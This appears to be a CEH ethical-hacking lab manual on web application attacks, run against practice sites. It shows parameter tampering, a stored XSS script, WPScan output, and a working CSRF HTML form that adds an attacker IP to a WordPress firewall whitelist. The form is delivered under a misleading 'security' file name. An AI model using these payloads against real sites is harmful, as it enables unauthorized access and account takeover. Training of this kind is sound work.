

Hacking Web Applications

Module 14

Hacking Web Applications

Hacking web applications refers to gaining unauthorized access to a website or its associated data.

Lab Scenario

A web application is a software application running on a web browser that allows a web user to submit and retrieve data to and from a database over the Internet or an intranet. The term is also sometimes used to refer to a computer software application, coded in a browser-supported programming language (such as JavaScript, combined with a browser-rendered markup language like HTML), and reliant on a common web browser to render the application executable.

Web applications are popular because of the ubiquity of web browsers and the convenience of using them as a client. The ability to update and maintain web applications without distributing and installing software on potentially thousands of client computers is a key reason for their popularity, as is the inherent support for cross-platform compatibility. Common web applications include webmail, online retail sales, online auctions, wikis, and many others. With the wide adoption of web applications as a cost-effective channel for communication and information exchange, they have also become a major attack vector for gaining access to organizations' information systems. Web application hacking is the exploitation of applications via HTTP, by manipulating the application logics via an application's graphical web interface, tampering with the Uniform Resource Identifier (URI) or HTTP elements not contained in the URI. Methods for hacking web applications are SQL injection attacks, cross-site scripting (XSS), cross-site request forgeries (CSRF), insecure communications, and others.

In the last module, you acted as an attacker and assessed the security of a web server platform. Now, you will move to the next, and most important, stage of security assessment. As an expert Ethical Hacker and Pen Tester, you need to first test web applications for cross-site scripting vulnerabilities, cookie hijacking, command injection attacks, and then secure web applications from such attacks. The labs in this module will give you hands-on experience of various web application attacks to help you audit web application security in your organization.

Lab Objectives

The objective of this lab is to provide expert knowledge of web application vulnerabilities and attacks, such as:

- Parameter tampering
- Cross-Site Scripting (XSS)
- Stored XSS
- Username and Password Enumeration
- Exploiting WordPress Plugin Vulnerabilities
- Exploiting Remote Command Execution Vulnerability

- Web Application Auditing Framework
- Website Vulnerability Scanning

Lab Environment

To carry out this lab, you will need:

- A computer running Windows Server 2016
- Windows Server 2012 running as a virtual machine
- Windows 10 running as a virtual machine
- Kali Linux running as a virtual machine
- A web browser with an Internet connection

Lab Duration

Time: 100 Minutes

Overview of Web Application

Web applications provide an interface between end users and web servers through a set of web pages generated at the server end or that contain script code to be executed dynamically in a client Web browser.

Lab Tasks

Recommended labs to assist you in web application are:

- Exploiting **Parameter Tampering** and **XSS** Vulnerabilities in Web Applications
- Performing **Cross-Site Request Forgery** (CSRF) Attack
- Enumerating and Hacking a Web Application using **WPScan** and **Metasploit**
- Exploiting **Remote Command Execution** Vulnerability to Compromise a Target Web Server
- Exploiting **File Upload** Vulnerability at Different Security Levels
- Website Vulnerability Scanning using **Acunetix WVS**
- Auditing Web Application Framework using **Vega**

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Exploiting Parameter Tampering and XSS Vulnerabilities in Web Applications

Though web applications enforce certain security policies, they are vulnerable to attacks such as SQL injection, cross-site scripting, and session hijacking.

Lab Scenario

According to OWASP, the web parameter tampering attack refers to the manipulation of parameters exchanged between client and server to modify application data, such as user credentials and permissions, the price and quantity of products, and so on. Usually, this information is stored in cookies, hidden form fields, or URL query strings, and is used to increase application functionality and control. Cross-site scripting allows an attacker to embed malicious JavaScript, VBScript, ActiveX, HTML, or Flash into a vulnerable dynamic page to trick the user into executing the script, so that the attacker can gather data.

Though implementing a strict application security routine, parameters, and input validation can minimize parameter tampering and XSS vulnerabilities, many websites and web applications are still vulnerable to these security threats.

Auditing web applications for parameter tampering and XSS is one of the first steps an attacker takes in attempting to compromise a web application's security. As an expert Ethical Hacker and Pen Tester, you should be aware of the different parameter tampering and XSS methods that can be employed by an attacker to hack web applications. In this lab, you will learn how to exploit parameter tampering and XSS vulnerabilities in web applications.

Lab Objectives

The objective of this lab is to help students learn how to test web applications for vulnerabilities.

In this lab, you will perform:

- Parameter tampering attacks
- Cross-site scripting (XSS or CSS)

Lab Environment

To carry out this lab, you will need:

- MovieScope website configured during the lab setup
- Windows Server 2016 running as website host machine
- Windows Server 2012 running as victim machine
- Windows 10 running as attacker machine
- Microsoft SQL Server 2017
- A web browser with an Internet connection

Lab Duration

Time: 15 Minutes

Overview of the Lab

This lab demonstrates how an attacker can easily exploit parameter tampering and XSS attack to access protected information and perform other malicious tasks.

Lab Tasks

Web parameter tampering attacks involve the manipulation of parameters exchanged between a client and a server to modify application data such as user credentials and permissions, prices, and product quantities.


In this lab, the machine hosting the website is Windows Server 2016, so make sure the machine is running throughout the lab; the machine used to perform the cross-site scripting attack is the Windows 10 virtual machine.

1. Log into the **Windows 10** virtual machine.
2. Launch a web browser (**Chrome**), type **http://www.moviescope.com** in the address bar, and press **Enter**.

3. MovieScope home/login page appears as shown in the screenshot. Assume that you are a **registered user** on the website, and log into it using the following credentials:

Username: **john**


Password: **test**



The screenshot shows a web browser window for 'Login - MovieScope'. The address bar says 'Not secure www.moviescope.com'. The page has a dark background with bokeh light effects. At the top, there's a navigation bar with links: Home, Features, Trailers, Photos, Blog, and Contacts. Below that is a large 'MOVIESCOPE' logo. The main section is titled 'Login' and contains two input fields: 'Username: john' and 'Password:'. A 'Login' button is at the bottom right of the form.

FIGURE 1.1: Logging in to the webpage

4. You are logged into the website. Click the **View Profile** tab at the right side of the page.



The screenshot shows the 'Home - MovieScope' page after logging in. The address bar now shows 'www.moviescope.com/index.aspx'. The layout is similar to Figure 1.1, with the 'MOVIESCOPE' logo and navigation bar. However, the 'Logout' link is now visible in the top right. The 'View Profile' tab in the top right is highlighted with a red border. On the left, there are two promotional boxes: one for 'Tron Legacy' with a preview image of Sam Rockwell and another for 'The Vampire Diaries' with a preview image of a character. On the right, there's a 'Featured Movie Trailers' section with a thumbnail for 'Paranorman'.

FIGURE 1.2: Viewing Profile in the logged in account

5. You will be redirected to the **profile** page, which displays the personal information of **john** (here, you).

6. You will observe that the value of **ID** in the address bar is **2**.

The screenshot shows a web browser window for the MOVIESCOPE website. The address bar contains the URL `www.moviescope.com/viewprofile.aspx?id=2`. The page title is "MOVIESCOPE". The main content area displays "john profile" with the following information:

ID:	2
First Name:	john
Last Name:	smith
Email:	john@abc.com
Gender:	male
Date of Birth:	15-12-1968
Age:	45
Address:	New York
Contact #:	1-202-505-1235

To the right, there is a sidebar titled "Featured Movie Trailers" with three entries:

- PARANORMAN** (Thumbnail, Added: 2012-04-23 14:58:57)
- Paranorman Trailer** (Thumbnail, Added: 2012-04-23 14:58:57)
- Iron Man Trailer** (Thumbnail, Added: 2009-11-04 02:09:16)

FIGURE 1.3: John's profile

7. Now, try to change the parameter to **id=1** in the address bar, and press **Enter**.
8. You get the profile for **sam** without having to perform any hacking techniques to explore the database.

The screenshot shows the same web browser window after changing the URL parameter. The address bar now contains `www.moviescope.com/viewprofile.aspx?id=1`. The page title is "MOVIESCOPE". The main content area displays "sam profile" with the following information:

ID:	1
First Name:	sam
Last Name:	houston
Email:	sam@abc.com
Gender:	male
Date of Birth:	10-10-1975
Age:	38
Address:	Washington DC
Contact #:	-202-501-4456

The right sidebar remains the same, showing the "Featured Movie Trailers" section with the same three entries as in Figure 1.3.

FIGURE 1.4: Performing Parameter Tampering

- Now, try the parameter **id=3** in the address bar, and press **Enter**.
- You get the profile for **kety**. This way, you can attempt to change the id number and obtain user profile information.

The screenshot shows a web browser window for the MovieScope website. The URL in the address bar is `www.moviescope.com/viewprofile.aspx?id=3`. The page displays Kety's profile information in a form-like structure:

kety profile	
ID:	3
First Name:	kety
Last Name:	perry
Email:	kety@abc.com
Gender:	female
Date of Birth:	06-01-1980
Age:	33
Address:	Mexico city
Contact #:	1-202-502-3431

To the right of the profile, there is a sidebar titled "Featured Movie Trailers" with thumbnails for "Paranorman" and "Iron Man". The top navigation bar includes links for Home, Features, Trailers, Photos, Blog, Contacts, and View Profile. A welcome message "Welcome john." is also visible.

FIGURE 1.5: Kety's Profile

- This process of changing the **ID value** and getting the result is known as **parameter tampering**. **Web cross-site scripting** (XSS or CSS) attacks exploit vulnerabilities in **dynamically** generated web pages. This enables **malicious** attackers to inject client-side scripts into web pages viewed by other users.

- Now, click the **Contacts** tab. Here you will be performing XSS attack.

The screenshot shows the same web browser window as Figure 1.5, but now the "Contacts" tab in the top navigation bar is highlighted with a red box. The rest of the interface is identical to Figure 1.5, showing Kety's profile and the featured movie trailers sidebar.

FIGURE 1.6: Clicking Contacts tab

13. The **Contacts** page appears; enter your name (or any random name) in the **Name** field, enter the cross site script `<script>alert("You are hacked")</script>` in the **Comment** field, and click **Submit Comment**.

The screenshot shows a web browser window with the URL www.moviescope.com/contacts.aspx. The page contains instructions for using the help desk and a note about logging in. Below this is a contact form with two fields: 'Name' containing 'john' and 'Comment' containing the malicious script `<script>alert("You are hacked")</script>`. A red box highlights the 'Comment' input field. At the bottom is a 'Submit Comment' button.

FIGURE 1.7: Performing Cross Site Scripting

14. On this page, you are **testing** for cross-site scripting vulnerability. Now, refresh the page and click **Contacts** tab again. As soon as you click the tab, a pop-up appears on the page displaying a message that **You are hacked**.





FIGURE 1.8: Cross Site scripting attack executed

15. You have successfully added a **malicious script** in this page. The comment with malicious link is **stored** on the server.
16. Log into **Windows Server 2012** virtual machine as a target.
17. Launch a web browser (**Mozilla Firefox**), type the URL <http://www.moviescope.com> in the address bar, and press **Enter**.

18. **MovieScope** home/login page appears. Assume that you are a registered user of the website and login to it using the following credentials:

Username: **steve**

Password: **test**



The screenshot shows a web browser window for 'Login - MovieScope' at 'www.moviescope.com'. The page has a dark background with circular bokeh lights. At the top, there's a navigation bar with links for Home, Features, Trailers, Photos, Blog, and Contacts. Below the navigation is a large 'MOVIESCOPE' logo. The main area is titled 'Login' and contains two input fields: 'Username: steve' and 'Password: ****'. A red 'Login' button is positioned below the password field.

FIGURE 1.9: MovieScope home/login page

19. You are logged into the website as a legitimate user. Click the **Contacts** tab.




FIGURE 1.10: Clicking Contacts Tab

20. As soon as you click the **Contacts** tab, the cross-site script running on the backend server is executed, and a pop-up appears, stating, **This website has been hacked.**




FIGURE 1.11: XSS Attack successfully performed

21. Similarly, whenever a **user** attempts to visit the **Contacts** page, the **alert pops up** as soon as the web page is loaded.

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required

Yes

No

Platform Supported

Classroom

iLabs

Performing Cross-Site Request Forgery (CSRF) Attack

Cross-Site Request Forgery (CSRF) is an attack which enforces a user to run unknown activities on a web application in which they're currently logged in.

Lab Scenario

According to OWASP, CSRF is an attack that tricks the victim into submitting a malicious request. It inherits the identity and privileges of the victim to perform an undesired function on the victim's behalf. For most sites, browser requests automatically include any credentials associated with the site, such as the user's session cookie, IP address, Windows domain credentials, and so forth. Therefore, if the user is currently authenticated to the site, the site will have no way to distinguish between the forged request sent by the victim and a legitimate request sent by the victim.

CSRF attacks target functionality that causes a state change on the server, such as changing the victim's email address or password, or purchasing something. Forcing the victim to retrieve data doesn't benefit an attacker because the attacker doesn't receive the response, the victim does. As such, CSRF attacks target state-changing requests.

It's sometimes possible to store the CSRF attack on the vulnerable site itself. Such vulnerabilities are called "stored CSRF flaws". This can be accomplished by simply storing an IMG or IFRAME tag in a field that accepts HTML, or by a more complex cross-site scripting attack. If the attack can store a CSRF attack in the site, the severity of the attack is amplified. In particular, the likelihood is increased because the victim is more likely to view the page containing the attack than some random page on the Internet. The likelihood is also increased because the victim is sure to be authenticated to the site already.

Lab Objectives

The objective of this lab is to help students learn how to test web applications for vulnerabilities.

In this lab, you will perform:

- Performing CSRF attack

Lab Environment

To carry out this lab, you will need:

- Kali Linux Machine as an attacker
- Windows Server 2012 as victim

Lab Duration

Time: 10 Minutes

Overview of the Lab

CSRF attacks specifically target state-changing requests, not theft of data, since the attacker has no way to see the response to the forged request. With a little help of social engineering (such as sending a link via email or chat), an attacker may trick the users of a web application into executing actions of the attacker's choosing. If the victim is a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth. If the victim is an administrative account, CSRF can compromise the entire web application.

Lab Tasks

1. Log into the **Windows Server 2012** virtual machine.
2. Launch a browser, in this lab we are using chrome browser. To launch chrome browser, double-click **Google Chrome** shortcut icon on the desktop.
Note: If you are using different browser then screenshots will differ.
3. Type **http://10.10.10.12:8080/CEH/wp-login.php?** in the address bar and press **Enter**.
4. CEH Demo Website page appears as shown in the screenshot.

- Type the following credentials and click **Log In** as shown in the screenshot:
 - Username: **admin**
 - Password: **qwerty@123**




FIGURE 2.1: CEH WordPress Login Page

- Assume that you have installed and configured **Firewall plugin** for this site, and here you wanted to check with the security configurations.
- Hover your mouse cursor on **Plugins** and click **Installed Plugins** as shown in the screenshot.




FIGURE 2.2: Accessing Plugins

8. In the **Plugins** page observe that **Wordpress Firewall 2** is installed. To view configurations, click **Settings** as shown in the screenshot.

The screenshot shows the WordPress admin interface under the 'Plugins' section. The 'Wordpress Firewall 2' plugin is listed, and its 'Settings' button is highlighted with a red box. Other plugins like Akismet Anti-Spam and Hello Dolly are also listed with their respective activation and deactivation links.

FIGURE 2.3: Wordpress Firewall 2 Settings

9. Scroll down to the **Whitelisted IPs** section, and observe that **10.10.10.12** IP is listed in the Whitelisted IPs list, which is the IP address of the Windows Server 2012 where the CEH Wordpress website is hosted.
10. Leave the logged in session running. Do not logout from the admin session of the wordpress site.

The screenshot shows the 'General' settings page in the WordPress admin area. The 'Whitelisted IPs' section is highlighted with a red box. The IP address '10.10.10.12' is entered into the text input field.

FIGURE 2.4: Wordpress Firewall 2 Whitelisted IPs

11. Login to **Kali Linux** machine with Username: **root** and Password: **toor**.
12. Assume that attacker is performing enumeration on the CEH wordpress website to identify the vulnerable plugins.
13. Launch a **Terminal** and type **wpscan -u http://10.10.10.12:8080/CEH --enumerate vp** and press **Enter**.

The screenshot shows a terminal window on Kali Linux. The command 'wpscan -u http://10.10.10.12:8080/CEH --enumerate vp' is typed into the terminal and is highlighted with a red box.

FIGURE 2.5: WPScan Enumerating Vulnerable Plugins

14. If **Do you want to update now?** prompt appears, type **N** and press **Enter**.

```
File Edit View Search Terminal Help
root@kali:~# wpscan -u http://10.10.10.12:8080/CEH --enumerate vp
[!] It seems like you have not updated the database for some time
[?] Do you want to update now? [Y]es [N]o [A]bort, default: [N]N
```

FIGURE 2.6: WPScan Update Prompt

15. **WPScan** starts to enumerating the vulnerable installed plugins in the CEH wordpress site.

16. This process will take approximately **6** minutes to complete the scan.

FIGURE 2.7: WPScan Enumerating Plugins Status

17. Once the WPScan completes the scan, and it lists out the vulnerable plugins present in the site as shown in the screenshot.

18. In this lab we are going to perform **CSRF** attack using **WordPress Firewall 2**.
19. Make a note of the **location** where the plugin is installed. Minimize or close the terminal window.

```
root@kali: ~
File Edit View Search Terminal Help
| Author URI: https://wordpress.org/
[+] Enumerating installed plugins (only ones with known vulnerabilities) ...
Time: 00:06:11 <===== (1527 / 1527) 100.00% Time: 00:06:11

[+] We found 2 plugins:

[+] Name: akismet
| Latest version: 3.3.3
| Last updated: 2017-07-13T21:54:00.000Z
| Location: http://10.10.10.12:8080/CEH/wp-content/plugins/akismet/

[!] We could not determine a version so all vulnerabilities are printed out

[!] Title: Akismet 2.5.0-3.1.4 - Unauthenticated Stored Cross-Site Scripting (XSS)
Reference: https://wpvulndb.com/vulnerabilities/8215
Reference: http://blog.akismet.com/2015/10/13/akismet-3-1-5-wordpress/
Reference: https://blog.sucuri.net/2015/10/security-advisory-stored-xss-in-akismet-wordpress-p
login.html
[!] Fixed in: 3.1.5

[+] Name: wordpress-firewall-2 - v1.3
| Latest version: 1.3 (up to date)
| Last updated: 2010-10-29T04:05:00.000Z
| Location: http://10.10.10.12:8080/CEH/wp-content/plugins/wordpress-firewall-2/
| Readme: http://10.10.10.12:8080/CEH/wp-content/plugins/wordpress-firewall-2/readme.txt
[!] Directory listing is enabled: http://10.10.10.12:8080/CEH/wp-content/plugins/wordpress-fir
l-2/

[!] Title: Download WordPress Firewall 2 - Authenticated Stored XSS/CSRF
Reference: https://wpvulndb.com/vulnerabilities/8787
Reference: https://security.dwx.com/advisories/csrfstored-xss-in-wordpress-firewall-2-allows-u
nauthenticated-attackers-to-do-almost-anything-an-admin-can/
Reference: http://seclists.org/fulldisclosure/2017/Apr/29

[+] Finished: Mon Feb 19 02:03:37 2018
[+] Requests Done: 1609
[+] Memory used: 116.152 MB
[+] Elapsed time: 00:06:23
root@kali: ~#
```

FIGURE 2.8: WPScan Found Vulnerable Plugins

20. Open a new text document, and type the following script in the document as shown in the screenshot.

```
<form method="POST" action="http://10.10.10.12:8080/CEH/wp-admin/options-general.php?page=wordpress-firewall-2%2Fwordpress-firewall-2.php">

<script>alert("As an Admin, To enable additional security to your Website. Click Submit")</script>

<input type="hidden" name="whitelisted_ip[]" value="10.10.10.11" >
<input type="hidden" name="set_whitelist_ip" value="Set Whitelisted IPs" class="button-secondary">
<input type="submit">

</form>
```



FIGURE 2.9: Writing a Script

21. Save the file. To save the file navigate to **File** and click **Save As** from the menu.



FIGURE 2.10: Saving the Script

22. **Save As** window appears, choose the desired location to save the file (here, **Desktop**), in the Name field type the name of the file as **Security_Script.html** and click **Save**.




FIGURE 2.11: Save As Window

23. The file is saved on the desktop as shown in the screenshot.
24. Now, the attacker will share this **malicious script** file using email, shared network drive and etc. and will lure the victim to open the file and execute the script.
25. In this lab we are going to share this file using shared network drive.



FIGURE 2.12: Script Saved on Desktop

26. Copy the **Security_Script.html** file and paste the file in the **CEH-Tools** → **CEHv10 Module 14 Hacking Web Applications** (shared network drive).



FIGURE 2.13: Sharing the Script

27. Switch to Windows Server 2012 machine and navigate to **CEH-Tools** → **CEHv10 Module 14 Hacking Web Applications** (shared network drive) and copy the **Security_Script.html** file and paste it on the **Desktop**.

